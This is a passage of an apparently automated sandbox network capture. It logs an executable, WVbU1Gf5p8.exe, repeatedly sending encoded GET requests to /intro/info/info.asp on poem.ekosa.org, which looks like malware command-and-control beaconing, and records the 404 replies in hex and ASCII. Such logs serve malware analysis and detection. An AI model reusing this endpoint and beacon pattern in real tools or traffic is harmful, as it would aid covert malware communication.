Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49807	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:20.544534922 CET	482	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:20.805959940 CET	482	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:20 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49808	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:21.083111048 CET	483	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:21.354104996 CET	483	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:20 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49809	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:21.728523016 CET	484	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:21.991290092 CET	485	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:21 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49810	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:22.255980968 CET	485	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:22.516060114 CET	486	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:21 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49811	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:22.804016113 CET	487	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:23.083775043 CET	487	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:22 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49812	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:23.467602015 CET	488	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:23.732043982 CET	488	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:22 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49813	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:24.011401892 CET	489	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:24.282001972 CET	490	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:24 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49814	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:24.547841072 CET	490	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:24.808159113 CET	491	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:24 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 2d 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49815	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:25.193589926 CET	492	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:25.463578939 CET	492	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:25 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49816	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:25.729624033 CET	493	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:25.991885900 CET	493	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:25 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49763	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:59.492043972 CET	109	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:59.760138988 CET	115	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:59 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: 